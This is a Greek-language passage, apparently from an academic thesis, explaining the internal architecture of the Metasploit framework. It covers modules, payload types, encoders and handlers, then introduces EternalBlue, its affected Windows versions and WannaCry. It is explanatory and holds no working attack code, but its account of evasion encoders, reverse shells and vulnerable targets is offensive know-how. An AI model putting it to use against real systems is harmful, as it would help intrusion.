Η βιβλιοθήκη Rex παρέχει ένα σύνολο βοηθητικών κλάσεων, οι οποίες μπορεί να είναι χρήσιμες σε ορισμένες διεπαφές του χρήστη. Αυτές οι κλάσεις δεν περιλαμβάνονται από προεπιλογή όταν απαιτείται η βιβλιοθήκη REX, οπότε ένας προγραμματιστής πρέπει να βεβαιωθεί όχι έχει καλέσει την κλάση *REX/*UI.

Πιο αναλυτικά, η κλάση *Rex::Ui::Text::Input* ενεργεί ως βασική κλάση που περιέχει ένα σύνολο μεθόδων για την ανάγνωση εισόδου από τον χρήστη (get), τον έλεγχο του τέλους της εισόδου (eof) και πολλά άλλα. Επιπρόσθετα υπάρχουν δύο κλάσεις που επεκτείνουν την βασική. Η πρώτη είναι η *Rex::Ui::Text::Input::Stdio* η οποία επιτρέπει την χρήση της μεταβλητής *$stdin* στην Ruby και η δεύτερη είναι η *Rex::Ui::Text::Input::Readline* με την οποία γίνεται η αλληλεπίδραση με τον χρήστη, μέσω της βιβλιοθήκης readline.

Η κλάση *Rex::Ui::Text::Output* παρέχει αντίστοιχα μεθόδους για έξοδο στον χρήστη. Υπάρχουν και εδώ δύο κλάσεις που την επεκτείνουν, η *Rex::Ui::Text::Output::Buffer*, και η *Rex::Ui::Text::Output::Stdio*. Τέλος η κλάση

Rex::Ui::Text::Table χρησιμοποιείται για να δημιουργήσει ένα πίνακα με επικεφαλίδες, στήλες και γραμμές για καλύτερη μορφοποίηση. [1]

2.3.2 Framework Core

Η βιβλιοθήκη Framework Core υλοποιεί ένα σετ από κλάσεις οι οποίες παρέχουν διασύνδεση μεταξύ των framework modules και των επεκτάσεων/ Έχει σχεδιαστεί με την χρήση μιας προσέγγισης βασισμένη σε instance που επιτρέπει στον χρήστη να έχει πολλαπλά framework instances ταυτόχρονα. Η πρόσβαση στην βιβλιοθήκη γίνεται μέσω της κλάσης *Msf::Framework* και με την εντολή *Framework = Msf::Framework.new* γίνεται η δημιουργία ενός νέου instance,το οποίο δεν είναι τίποτα παραπάνω από μια σύνδεση μεταξύ των υποσυστημάτων του Framework Core. Ο τρόπος χρήσης τους θα περιγραφεί στις ακόλουθες υποενότητες. [1]

2.3.2.1 Αποθήκη Δεδομένων (DataStore)

Η Αποθήκη Δεδομένων είναι ένα σύνολο κατακερματισμένων τιμών που μπορούν να χρησιμοποιηθούν είτε από τα modules είτε από το ίδιο το περιβάλλον, για την αναφορά προγραμματιστικών ή ελεγχόμενων από τον χρήστη τιμών. Κάθε instance εμπεριέχει την κλάση *Msf::Datastore.* Η αλληλεπίδραση με την αποθήκη δεδομένων απεικονίζεται στην παρακάτω εικόνα. [1]

```
framework.datastore['foo'] = 'bar'

if (framework.datastore['foo'] == 'bar')
    puts "'foo' is 'bar'"
end
```

Εικόνα 4: Δημιουργία ενός instance [1]

2.3.2.2 Ειδοποιήσεις Γεγονότων

Ένας από τους κύριους σκοπούς του περιβάλλοντος του metasploit είναι να παρέχει στους προγραμματιστές ένα χρήσιμο σύστημα κοινοποίησης γεγονότων, το οποίο θα τους επέτρεπε να εκτελούν αυθαίρετες ενέργειες όταν συνέβαιναν τα γεγονότα αυτά. Με την χρήση της κλάσης *Msf::EventDispatcher* και της ιδιότητας framework.evets επιτρέπεται η συγκεκριμένη λειτουργία.

Οι χρήστες του metasploit μπορούν να ενεργοποιήσουν την δυνατότητα ειδοποίησης όταν συμβαίνουν γεγονότα για παράδειγμα σχετικά με το exploitation. Δηλαδή σε περίπτωση επιτυχίας του exploitation ο χρήστης θα ειδοποιηθεί με την εκμετάλλευση που πέτυχε καθώς και την σύνδεση που δημιούργησε. Επίσης αντίστοιχα μπορούν να ενεργοποιήσουν την ειδοποίηση σχετικά με γεγονότα που αφορούν τις εσωτερικές λειτουργίες που συμβαίνουν στο περιβάλλον εργασίας, με γεγονότα που αφορούν τις βάσεις δεδομένων καθώς και με γεγονότα που αφορούν τις συνδέσεις. [1]

2.3.2.3 Διαχειριστές Περιβάλλοντος

Η βιβλιοθήκη Framework Core αποτελείται από διαχειριστές που είναι υπεύθυνοι για ορισμένες από της βασικές πτυχές του περιβάλλοντος του metasploit. Αυτοί είναι ο διαχειριστής επεκτάσεων (plugin manager,) ο διαχειριστής ενοτήτων (module manager), και ο διαχειριστής συνδέσεων (session manager). Ο διαχειριστής

ενοτήτων είναι υπεύθυνος για την φόρτωση όλων των ενοτήτων ενώ σε αντίθεση ο διαχειριστής επεκτάσεων προσθέτει τις λειτουργίες στο περιβάλλον του metasploit. Τέλος ο διαχειριστής συνδέσεων εντοπίζει ενεργές συνδέσεις του περιβάλλοντος όταν πετύχει η εκμετάλλευση. [1]

2.3.2.4 Κλάσεις Εργαλεία

Υπάρχουν ορισμένες κλάσεις στον πυρήνα του περιβάλλοντος του metasploit που προορίζονται να χρησιμοποιηθούν για κάποιες πιο απλές λειτουργίες. Οι κλάσεις αυτές περιγράφονται παρακάτω.

- **Exploit driver:** Η κλάση *Msf::ExploitDriver* ενθυλακώνει όλες τις λειτουργίες που απαιτούνται για την διαδικασία του exploitation, όπως επικύρωση της συγκέντρωσης όλων των απαραίτητων modules, επικύρωση της επιλογής του στόχου, δημιουργία του payload κώδικα καθώς και εκτέλεση του exploit και του payload.

- **Encoded payload:** Σκοπός της κλάσης Msf::EncodedPayload είναι να ενθυλακώσει την λειτουργία της κωδικοποίησης ενός payload με ένα αυθαίρετο σετ απαιτήσεων. Αυτό μπορεί να γίνει καλώντας την μέθοδο *create* της κλάσης αυτής, όπως φαίνεται στην παρακάτω εικόνα. [1]

```
encoded = Msf::EncodedPayload.create(payload_instance,
    'BadChars'      => "\x0a\0xd",
    'Space'         => 400,
    'Prepend'       => "\x41\x41",
    'Append'        => "\xcc\xcc\",
    'SaveRegisters' => "edi",
    'MinNops'       => 16)
```

Εικόνα 5: Δημιουργία ενός instance του EncodedPayload [1]

2.3.3 Framework Base

Η βιβλιοθήκη Framework Base βρίσκεται ένα επίπεδο πάνω από την βιβλιοθήκη Framework Core και προσθέτει κλάσεις οι οποίες αλληλεπιδρούν με το περιβάλλον του metasploit. Παρέχει επίσης ένα σετ κλάσεων που θα μπορούσαν να είναι χρήσιμες σε ξένα εργαλεία ανάπτυξης που δεν εμπίπτουν απαραίτητα στην βιβλιοθήκη Framework Core. Η χρήση της βιβλιοθήκης αυτής γίνεται με την εντολή *msf / base*. [1]

2.3.3.1 Διαμόρφωση

Η Framework Base βιβλιοθήκη παρέχει την κλάση *Msf::Config* η οποία διαθέτει μεθόδους για την διαμόρφωση της εγκατάστασης του περιβάλλοντος του metasploit, όπως αυτόματη εύρεση διαφόρων μονοπατιών εγκατάστασης καθώς και σειριοποίηση των αρχείων διαμόρφωσης. [1]

2.3.3.2 Καταγραφή

Επίσης παρέχεται η κλάση *Msf::Logging* η οποία μπορεί να χρησιμοποιηθεί για τον έλεγχο καταγραφής σφαλμάτων (debug logging) σε επίπεδο διαχειριστή, παρέχοντας μεθόδους για την ενεργοποίηση των πηγών καταγραφής και των έλεγχο των καταγραφών, που εφαρμόζονται σε συνδέσεις που δημιουργήθηκαν μέσα από ένα framework instance. [1]

2.3.3.3 Κανονικοποίηση

Για την διευκόλυνση των προγραμματιστών η βιβλιοθήκη Framework Base παρέχει μια κλάση που μπορεί να χρησιμοποιηθεί για την σειριοποίηση πληροφοριών σχετικά με τις ενότητες, όπως η περιγραφή τους, διάφορες επιλογές και άλλες πληροφορίες προσαρμοσμένες για ανάγνωση από το χρήστη. [1]

2.3.3.4 Συνδέσεις

Ενώ η βιβλιοθήκη framework core έχει μια αφηρημένη έννοια των συνδέσεων όπως περιγράφεται στην κλάση Msf::Session, η βιβλιοθήκη framework base παρέχει κάποιες συγκεκριμένες υλοποιήσεις. Αυτός ο διαχωρισμός έγινε γιατί οι συνδέσεις που δημιουργούνται στην framework core, δεν έχουν αλληλεξαρτήσεις με τα modules που τις χρησιμοποιούν, ενώ αντιθέτως η βιβλιοθήκη framework base λειτουργεί σαν ένα επίπεδο διευκόλυνσης για τους χρήστες του προγράμματος. Οι δύο συνδέσεις που εκκινούνται είναι:

- CommandShell: Η σύνδεση με CommandShell εκτελεί την μέθοδο της κλάσης *Msf::Session::Provider::SingleCommandShell*, σε μια υπάρχουσα σύνδεση (πχ. TCP/UDP).

- Meterpreter: Η σύνδεση με Meterpreter εκτελεί τις *Msf::Session::Interactive* και *Msf::Session::Comm* μεθόδους και επιτρέπει τη λειτουργία μέσω ενός διαδραστικού τερματικού. Επιπρόσθετα υποδεικνύει στο πρόγραμμα ότι η κίνηση του διαδικτύου δρομολογείται μέσω της σύνδεσης που χρησιμοποιεί η θύρα Comm. Η συγκεκριμένη σύνδεση είναι μια απλή επέκταση της κλάσης *Rex::Post::Meterpreter*, η οποία λειτουργεί επιθετικά σε μία σύνδεση TCP. [1]

2.3.3.5 Απλοποιημένο περιβάλλον εργασίας (Simplified Framework)

Το απλοποιημένο περιβάλλον εργασίας παρέχει μεθόδους που καθιστούν το περιβάλλον εργασίας του metasploit καθώς τις ενότητες που το αποτελούν ευκολότερα στην χρήση. Για την εκκίνηση του απλοποιημένου περιβάλλοντος γίνεται η χρήση της μεθόδου *Msf::Simple::Framework.create* ενώ τα ήδη υπάρχοντα μπορούν να απλοποιηθούν με την χρήση της μεθόδου *Msf::Simple::Framework.simplify*. [1]

2.3.4 Framework UI

Η βιβλιοθήκη framework UI χρησιμοποιείται για την ενσωμάτωση του κοινού κώδικα σε διαφορετικά περιβάλλοντα χρήστη, ώστε να επιτρέπεται η ανάπτυξη και η βελτίωση του ήδη υπάρχοντα κώδικα από τρίτα μέρη. Κάθε διαφορετικό περιβάλλον χρήστη είναι ενσωματωμένο σε μια αφηρημένη κλάση που ονομάζεται *Msf::Ui::Driver*. [1]

2.3.5 Framework Modules

Ο πρωταρχικός σκοπός του περιβάλλοντος του metasploit είναι να διευκολύνει την ανάπτυξη των ενοτήτων που μπορούν να συνδεθούν με την βιβλιοθήκη framework core και να μοιράζονται με άλλες υπάρχουσες ενότητες. Για παράδειγμα μια προηγμένη ενότητα κωδικοποίησης μπορεί να ενσωματωθεί με το πρόγραμμα και να εφαρμόζεται αυτόματα σε όλα τα payloads που είναι συμβατά. Επίσης, καινούργια payloads μπορούν να αναπτυχθούν με σκοπό να είναι άμεσα χρήσιμα για όλα τα exploits χωρίς καμία τροποποίηση. Αυτό εξαλείφει την ανάγκη για αντιγραφή του κώδικα των payloads σε διάφορα exploits που έχουν κοινό σκοπό.

Όλες οι ενότητες κληρονομούνται από την κλάση *MSF::Module*. Αυτή η κλάση υλοποιεί όλα τα πράγματα που είναι κοινά για τις ενότητες του περιβάλλοντος του metasploit. Όταν φορτώνεται μία ενότητα στο πρόγραμμα, δημιουργείται αυτόματα, ένα αντίγραφο της κλάσης, που προστίθεται για τυχόν μελλοντικές χρήσης της ενότητας. Το αντίγραφο αυτό έχει στην συνέχεια ορισμένα από τα χαρακτηριστικά της, που επιτρέπουν στο περιβάλλον να εξετάζει μερικές από τις πληροφορίες της ενότητας χωρίς να χρειάζεται να δημιουργήσει ένα νέο instance. Αυτές οι πληροφορίες μπορούν να είναι διαθέσιμες μέσω ενός συνόλου μεθόδων και χαρακτηριστικών τα οποία περιγράφονται στον παρακάτω πίνακα.

Μέθοδος	**Περιγραφή**
framework	Το instance του περιβάλλοντος που συνδέεται με την ενότητα.
type	Ο τύπος της ενότητας. Ένα από τα : MODULE_ENCODER, MODULE_EXPLOIT, MODULE_NOP, MODULE_PAYLOAD, MODULE_RECON.
fullname	Ολόκληρο το όνομα της ενότητας π.χ. *exploit/windows/ms03 026*.
rank	Ο βαθμός ποιότητας της ενότητας, που χρησιμοποιείται από το περιβάλλον για την επιλογή των payload, nops και encoders.
rank_to_s	Επιστρέφει τον βαθμό ποιότητας.
refname	Το συμβολικό όνομα αναφοράς της ενότητας π.χ. *windows/ms03026*.
orig_cls	Η αυθεντική κλάση που φόρτωσε η ενότητα και δεν έχει αντιγραφεί.
file_path	Η τοποθεσία που φορτώθηκε η ενότητα.

Πίνακας 2: Μέθοδοι της κλάσης Msf::Module [1]

Κάθε ενότητα ορίζει τις δικές της κατακερματισμένες πληροφορίες, με σκοπό την αρχικοποίηση όλων των παραμέτρων του περιβάλλοντος του Metasploit, που σταδιακά μεταβιβάζονται μέσα από τον constructor της κλάσης *Msf::Module*. Η κλάση αυτή ανατίθεται στο αντικείμενο με όνομα *module_info* και μετά επεξεργάζεται. Τα

κοινά τμήματα όλων των ενοτήτων καταστρέφονται και μετατρέπονται σε ομοιόμορφους τύπους που μπορούν να προσπελαστούν από αντικείμενα μεθόδων. Ο παρακάτω πίνακας απεικονίζει πως οι κοινές κατακερματισμένες πληροφορίες των ενοτήτων αναλύονται και αντιστοιχίζονται στους τύπους δεδομένων τους.

Στοιχείο κατακερματισμού	**Accessor**	**Τύπος**	**Περιγραφή**
Name	name	String	Το όνομα της ενότητας
Alias	alias	String	Συνθηματικό όνομα της ενότητας
Description	description	String	Περιγραφή της ενότητας
Version	version	String	Έκδοση της ενότητας
License	license	String	Η άδεια της ενότητας
Author	author	Array	Πίνακας των αντικειμένων Msf::Author
Arch	arch	Array	Πίνακας των αρχιτεκτονικών (π.χ. Arch_x86)
Platform	platform	PlatformList	Αντικείμενο του Msf::PlatformList.
References	references	Array	Πίνακας των αντικειμένων Msf::Reference
Options	options	OptionContainer	Οι επιλογές μεταφέρονται στο hash και προστίθενται στις επιλογές της ενότητας

AdvancedOptions	options	OptionContainer	Οι επιλογές μεταφέρονται στο hash και προστίθενται στις προηγμένες επιλογές της ενότητας
DefaultOptions	options	OptionContainer	Οι προκαθορισμένες τιμές των προηγούμενων επιλογών μεταβάλλονται
Privileged	privileged	Bool	Έλεγχος για το αν η ενότητα χρειάζεται ή αποκτά δικαιώματα διαχειριστή
Compat	compat	Hash	Κωδικοποιημένο σύνολο προγραμμάτων.

Πίνακας 3: Msf::Module πληροφορίες κατακερματισμού[1]

Κάθε ενότητα έχει την δικιά του αποθήκη δεδομένων, η οποία είναι αντικείμενο της κλάσης Msf::ModuleDataStore και μπορεί να είναι διαθέσιμη μέσω του accessor της αποθήκης δεδομένων. Αυτό αντικατοπτρίζει την λειτουργικότητα που παρέχεται από την γενική αποθήκη δεδομένων του προγράμματος. Έτσι παρέχει μια τοπική μεταβλητή για ανάθεση τιμής με στόχο την ικανοποιητικότερη χρήση στις απαιτούμενες επιλογές. Για παράδειγμα αν μια ενότητα απαιτεί την επιλογή τιμής στην μεταβλητή RHOST, η αποθήκη δεδομένων της ενότητας αυτής θα έχει μια κατακερματισμένη τιμή RHOST. Εναλλακτικά όλες οι ενότητες είναι σχεδιασμένες έτσι ώστε να μπορούν αναζητήσουν τιμές στην γενική αποθήκη δεδομένων, όταν δεν βρίσκουν στην τοπική τους. Με αυτό τον τρόπο παρέχεται μια βασικού τύπου κληρονομικότητας μεταξύ μεταβλητής και τιμής . Σε ορισμένες περιπτώσεις, οι ενότητες ενδέχεται να μοιραστούν την αποθήκη δεδομένων τους με άλλες ενότητες χωρίς να χρειαστεί η γενική αποθήκη δεδομένων. Αυτό πραγματοποιείται με την κλήση της μεθόδου share_datastore.

Συμπαιρένοντας λοιπόν, οι ενότητες έχουν σχεδιαστεί ώστε να υποδεικνύουν τις συμβατότητές τους με άλλες ενότητες. Για παράδειγμα ένα exploit μπορεί να υποδείξει ότι είναι ασύμβατο με ένα συγκεκριμένο payload, διότι ο τρόπος σύνδεσης του στον τελικό στόχο είναι διαφορετικός. Επίσης έχουν προκαθορισμένες διεπαφές για τις αντιμετώπιση των ενεργειών που προτίθενται να αναλάβουν. Οι διεπαφές αυτές περιγράφονται αναλυτικά παρακάτω. [1]

2.3.5.1 Βοηθητικά (Auxiliary)

Τα auxiliary modules είναι μια πολύ σημαντική δυνατότητα που προστέθηκε στις νεότερες εκδόσεις του περιβάλλοντος του Metasploit. Προορίζονται να λύσουν το πρόβλημα της προσπάθειας χρησιμοποίησης «exploit modules» σε καταστάσεις όπου δεν πρέπει να χρησιμοποιηθούν. Για παράδειγμα τα «DOS» σφάλματα δεν μπορούν να εκμεταλλευτούν από exploits, καθώς δεν απαιτούν την χρήση payload . Επίσης τα σφάλματα που οδηγούν στην ικανότητα ανάγνωσης απομακρυσμένων αρχείων ή στην εκτέλεση άλλων ενεργειών χωρίς την χρήση κάποιου payload, δεν χρειάζονται επίσης κάποιο exploit. Για την επίλυση αυτού του προβλήματος εισήχθησαν τα auxiliary modules. Τα modules αυτά έχουν μια «χαλαρή» καθορισμένη διεπαφή που επιτρέπει στους προγραμματιστές να τα χρησιμοποιήσουν για να υλοποιήσουν modules, τα οποία εκτελούν denial of service επιθέσεις, σάρωση θυρών και άλλες μορφές

συλλογής πληροφοριών σχετικά με ένα host ή υπηρεσία. Είναι κατάλληλα για χρήση σχετικά με την συλλογή πληροφοριών, οι οποίες μπορούν να διοχετεύσουν την κεντρική βάση του περιβάλλον του metasploit. Όλα τα auxiliary modules κληρονομούνται από την κλάση Msf::Auxiliary και τα οποία είναι:

- Msf::Auxiliary::Dos: παρέχει μεθόδους που χρησιμοποιούνται για denial of service επιθέσεις.
- Msf::Auxiliary::Scanner: παρέχει μια κοινή διεπαφή που επιτρέπει στους χρήστες να καθορίσουν τα υποδίκτυα, που θα εκτελέσουν την ανίχνευση των θυρών.
- Msf::Auxiliary::Report: παρέχει ένα σύνολο μεθόδων που μπορούν να χρησιμοποιηθούν για την αναφορά πληροφοριών σχετικά με έναν στόχο ή μια υπηρεσία, στην βάση δεδομένων του Metasploit. Αυτή η πληροφορία μπορεί να χρησιμοποιηθεί για να εκκινήσει ένα exploit ή κάποιο άλλο auxiliary module. [1]

2.3.5.2 Κωδικοποιητής

Τα modules κωδικοποίησης χρησιμοποιούνται για τη δημιουργία μετασχηματισμένων payload ώστε να μη να μην γίνονται εύκολα ανιχνεύσιμα από προγράμματα εντοπισμού εισβολών. Για να επιτευχθεί αυτό, οι περισσότεροι κωδικοποιητές θα πάρουν την ακατέργαστη μορφή του payload και θα το εκτελέσουν μέσω κάποιου είδους αλγόριθμου κωδικοποίησης, όπως ο bitwise XOR. Έτσι λοιπόν το περιβάλλον του Metasploit παρέχει την κλάση *Msf::Encoder* η οποία κληρονομεί ιδιότητες από την βασική κλάση *Msf::Module*.

Επιπρόσθετα τα modules κωδικοποίησης διαθέτουν ορισμένα εργαλεία, για την κωδικοποίηση των πληροφοριών, που περιγράφουν την πληροφορία που χρησιμοποιείται. Η πληροφορία αυτή περιγράφει ουσιαστικά τα χαρακτηριστικά του αποκωδικοποιητή που μεταφέρονται μέσω του αποκωδικοποιητή πληροφοριών. Ο παρακάτω πίνακας περιγράφει τους τύπους και τους accessors του κωδικοποιητή. [1]

Στοιχείο κωδικοποίησης	**Accessor**	**Τύπος**	**Περιγραφή**
Stub	Decoder_stub	String	Η πληροφορία πριν την κωδικοποίηση.
KeyOffset	Decoder_key offset	Fixnum	Το κλειδί της αποκωδικοποίησης.
KeySize	Decoder_key_size	Fixnum	Το μέγεθος του κλειδιού της αποκωδικοποίησης.
BlockSize	Decoder_block_size	Fixnum	Το μέγεθος του κάθε κωδικοποιημένου τμήματος.
KeyPack	Decoder_key_pack	String	Η ακολουθία των byte στην κωδικοποίηση του κλειδιού.

Πίνακας 4: Τύποι και accesors [1]

2.3.5.3 Exploit

Τα exploit modules, χρησιμοποιούνται για να αξιοποιήσουν τις ευπάθειες, με τέτοιο τρόπο ώστε να επιτρέπουν στο περιβάλλον του metasploit να εκτελέσει αυθαίρετο κώδικα. Αυτός ο ευρύς ορισμός περιλαμβάνει πράγματα, όπως η εκτέλεση εντολών και η εκτέλεση κώδικα τα οποία περιγράφονται από τον όρο payload, στην ονοματολογία του περιβάλλοντος του metasploit. Όλα τα exploit modules κληρονομούν ιδιότητες και χαρακτηριστικά από την κλάση *Msf::Exploit*. Κύριος σκοπός των exploit modules του περιβάλλοντος, είναι η χρήση μεθόδων για τον έλεγχο ευπαθειών και αδυναμιών ενός στόχου, ώστε να ξεκινήσει η διαδικασία της εκμετάλλευσης. [1]

2.3.5.4 Nop

Τα NOP generator modules χρησιμοποιούνται για τη δημιουργία μιας μεταβλητής η οποία περιέχει οδηγίες που δεν έχουν πραγματικό αποτέλεσμα όταν εκτελούνται σε ένα μηχάνημα, εκτός από την αλλαγή της κατάστασης των καταχωρητών ή την εναλλαγή των επεξεργαστών. Όλα τα NOP modules κληρονομούνται από την κλάση *Msf :: Nop* και είναι αρκετά απλοϊκά σε σύγκριση με τα άλλα modules στο περιβάλλον του metasploit. Τέλος υπάρχουν μόνο δύο μέθοδοι που χρησιμοποιεί το περιβάλλον όταν χειρίζεται τα NOPs την μέθοδο generate_sled και τη μέθοδο nop_repeat_threshold. [1]

2.3.5.5 Payload

Τα payload modules παρέχουν στο περιβάλλον του Metasploit, κώδικα ο οποίος μπορεί να εκτελεστεί, μετά από ένα επιτυχημένο exploitation παίρνοντας τον έλεγχο της ροής εκτέλεσης. Τα payloads μπορούν να είναι είτε εντολές είτε καθαρές οδηγίες που στο τέλος μετατρέπονται σε κώδικα που θα εκτελεστεί στον υπολογιστή θύμα. Για την παροχή αυτού του συνόλου των χαρακτηριστικών, το περιβάλλον παρέχει την βασική κλάση *Msf::Payload,* η οποία υλοποιεί ρουτίνες που είναι κοινές σε όλα τα payloads. Όλα τα payloads, υπάγονται στην προαναφερθήσα κλάση. Επιπρόσθετα παρέχουν υποστήριξη για την διαχείριση των μισών συνδέσεων του στόχου, που μπορεί να χρειαστεί το payload για τη λειτουργία του. Ττα payloads χωρίζονται σε τρεις διαφορετικές κατηγορίες:

- Τα **Single**, όπου είναι ανεξάρτητα και δεν αλλάζουν τον τρόπο λειτουργίας τους. Ένα παράδειγμα τυπικού single payload, είναι αυτό που συνδέεται πίσω σε έναν επιτιθέμενο και του προμηθεύει ένα «shell» χωρίς ενδιάμεση στάση.
- Τα **Stagers**, όπου αρχικά εκτελούν τον κώδικα payload, κάνουν μια διακοπή της λειτουργίας τους, και ξανασυνδέονται στον στόχο για την εκτέλεση του δεύτερου σταδίου του payload.
- Τα **Stages**, είναι αυτά που εκτελούν το δεύτερο κομμάτι payload μετά την εκτέλεση του stager.

Οι Handlers είναι ένα πολύ βασικό συστατικό στοιχείο των payload modules. Είναι υπεύθυνοι για την διαχείριση των μισών συνδέσεων που δημιουργούνται στον επιτιθέμενο κατά τη διάρκεια της επίθεσης. Οι handlers λειτουργούν σαν mixins και ενσωματώνονται στη βασική κλάση Msf::Payload. Οι handlers που χρησιμοποιούνται από τα payload modules είναι οι εξής:

- **Bind TCP**, όπου δημιουργεί μια TCP σύνδεση στο μηχάνημα-στόχο σε μια συγκεκριμένη θύρα που ορίζει ο επιτιθέμενος μέσω της μεταβλητής LPORT.
- **Find Port**, όπου γίνεται έλεγχος για θύρες που χρησιμοποιεί ήδη το payload, με σκοπό να δημιουργηθεί μία νέα σύνδεση σε άλλη θύρα. Χρησιμοποιείται κυρίως από τα payload που αναζητούν θύρες με βάση το όνομα.
- **Find Tag**, όπου γίνεται έλεγχος για θύρες που χρησιμοποιεί ήδη το payload, με σκοπό να δημιουργηθεί μία νέα σύνδεση σε άλλη θύρα. Η αναζήτηση σε αυτή την περίπτωση γίνεται με τον τύπο της θύρας.
- **None**, χρησιμοποιείται όταν το payload δεν χρησιμοποιεί καμία σύνδεση.
- **Reverse TCP**, όπου δημιουργεί μία σύνδεση στο μηχάνημα του επιτιθέμενου που θα αναμένει τον χρήστη-θύμα να συνδεθεί και με τη βοήθεια της *handle_connection* ο στόχος θα συνδεθεί στον επιτιθέμενο. [1]

2.3.6 Framework Plugins

Σε αντίθεση με τις ενότητες, οι επεκτάσεις σχεδιάστηκαν για να τροποποιήσουν ή να βελτιώσουν τις λειτουργίες του περιβάλλοντος του metasploit. Το πεδίο εφαρμογής των επεκτάσεων είναι σκοπίμως πολύ ευρύ ώστε να ενθαρρύνει την ελεύθερη ροή της δημιουργικότητας με αυτό που μπορεί να κάνει. Επιπλέον, υπάγονται στην κλάση *Msf::Plugin* και φορτώνονται με την κλήση της μεθόδου *Msf::Pluginnamespace* μαζί με την τοποθεσία του αρχείου που περιέχει την επέκταση. Το πλαίσιο στη συνέχεια θα φροντίσει να φορτώσει την επέκταση και να δημιουργήσει ένα instance της κλάσης που βρέθηκε μέσα στο συγκεκριμένο αρχείο, υποθέτοντας ότι η κλάση προστέθηκε στο χώρο ονομάτων του *Msf :: Plugin.*

Όταν το περιβάλλον δημιουργεί ένα instance της επέκτασης, καλεί τον constructor της επέκτασης και του δίνει δύο ορίσματα, το instance που μόλις δημιούργησε και κάποιες τυχαίες κωδικοποιημένες μεταβλητές. Εναλλακτικά, μία επέκταση θα μπορούσε να περάσει προσαρμοσμένες παραμέτρους αρχικοποίησης μέσω των επιλογών hash.

Για να γίνουν καλύτερα κατανοητές οι λειτουργίες που έχουν οι επεκτάσεις του περιβάλλοντος του metasploit, θα αναφερθούν παρακάτω δύο παραδείγματα. Το πρώτο παράδειγμα είναι, όταν μια επέκταση μπορεί απλά να προσθέσει μια εντολή στο τερματικό του χρήστη, η οποία όταν φορτώνεται εκτελεί κάποια απλή εργασία. Η επέκταση που υπάρχει στην κανονική έκδοση του προγράμματος, απλά εξηγεί πως μπορεί να γίνει αυτό. Μια πιο αναβαθμισμένη επέκταση, μπορεί να αυτοματοποιήσει ορισμένες ενέργειες οι οποίες εκτελούνται στην εκκίνηση του Meterpreter (πχ. αυτόματη λήψη του κωδικού πρόσβασης του απομακρυσμένου μηχανήματος, και η αποστολή του σε ένα πρόγραμμα αποκρυπτογράφησης.). Ένα δεύτερο παράδειγμα μιας επέκτασης θα ήταν να εισαγάγει ένα εντελώς νέο τύπο ενότητας στο περιβάλλον του metasploit. Αυτό θα επιτευχθεί επεκτείνοντας το περιβάλλον ώστε να υποστηρίζει τη δυνατότητα αυτή. [1]

3. Eternal Blue exploit

3.1 Γενική περιγραφή

Το EternalBlue, αποτελεί εκμετάλλευση η οποία αναπτύχθηκε από την Υπηρεσία Εθνικής Ασφάλειας των ΗΠΑ (NSA), σύμφωνα με μαρτυρίες πρώην υπαλλήλων της NSA. Διέρρευσε από την ομάδα hackers Shadow Brokers στις 14 Απριλίου 2017 και χρησιμοποιήθηκε ως μέρος της παγκόσμιας επίθεσης ransomware WannaCry στις 12 Μαΐου 2017. Χρησιμοποιήθηκε επίσης για να βοηθήσει στη διεξαγωγή του cyberattack NotPetya στις 27 Ιουνίου 2017 και αναφέρθηκε ότι χρησιμοποιήθηκε ως τμήμα του trojan banner Retefe στις 5 Σεπτεμβρίου 2017.

Το συγκεκριμένο exploit εκμεταλλεύεται μια ευπάθεια που παρουσιάστηκε κατά την υλοποίηση του πρωτοκόλλου SMB από την Microsoft. Το SMB είναι ένα πρωτόκολλο μεταφοράς που χρησιμοποιείται από τα λειτουργικά συστήματα των Windows για διάφορους σκοπούς όπως κοινή χρήση αρχείων, κοινή χρήση εκτυπωτή και πρόσβαση σε απομακρυσμένες υπηρεσίες των Windows. Το πρωτόκολλο αυτό λειτουργεί μέσω της TCP πόρτας 139 και 445. Τα λειτουργικά συστήματα που επηρεάστηκαν από την συγκεκριμένη ευπάθεια είναι:

- Windows XP (όλα τα services pack) (x86) (x64)
- Windows Server 2003 SP0 (x86)
- Windows Server 2003 SP1/SP2 (x86)
- Windows Server 2003 (x64)
- Windows Vista (x86)
- Windows Vista (x64)
- Windows Server 2008 (x86)
- Windows Server 2008 R2 (x86) (x64)
- Windows 7 (όλα τα services pack) (x86) (x64)

Τα παραπάνω λειτουργικά συστήματα περιέχουν ένα λεγόμενο «interprocess communication share (IPC$) το οποίο επιτρέπει την μηδενική σύνδεση (null session) μεταξύ διαφορετικών διεργασιών. Αυτό σημαίνει ότι η σύνδεση πραγματοποιείται ανώνυμα εξ ορισμού. Το «null session» επιτρέπει στον client να αποστέλλει διαφορετικές εντολές στον server. [13]

3.2 WannaCry

Τον Μάιο του 2017 ξεκίνησε μία παγκόσμια κυβερνοεπίθεση με την χρήση του WannaCry ransomware το οποίο είχε ως στόχο ηλεκτρονικούς υπολογιστές, οι οποίοι χρησιμοποιούσαν Windows λειτουργικό σύστημα. Κύριο χαρακτηριστικό του ransomware αυτού είναι ότι κρυπτογραφούσε αρχεία του υπολογιστή θύματος, ζητώντας ως «λύτρα» μερικά εκατοντάδες δολάρια σε Bitcoin.Αν ο χρήστης δεν πλήρωνε το ποσό αυτό δεν μπορούσε να έχει πρόσβαση στα δεδομένα αυτά (*Εικόνα 5*).

Εικόνα 5: WannaCry

Θεωρήθηκε επίσης ως δικτυακός ιός γιατί περιείχε ένα μηχανισμό μεταφοράς που του επέτρεπε να πολλαπλασιάζεται μόνος του και σε άλλους υπολογιστές θύματα. Ουσιαστικά ο κώδικας μεταφοράς σάρωνε το δίκτυο για ευάλωτους υπολογιστές, έπειτα χρησιμοποιούσε το eternal blue exploit με σκοπό να αποκτήσει πρόσβαση σε αυτούς και τέλος με το εργαλείο *DoublePulsar* γινόταν η εγκατάσταση του ιού.

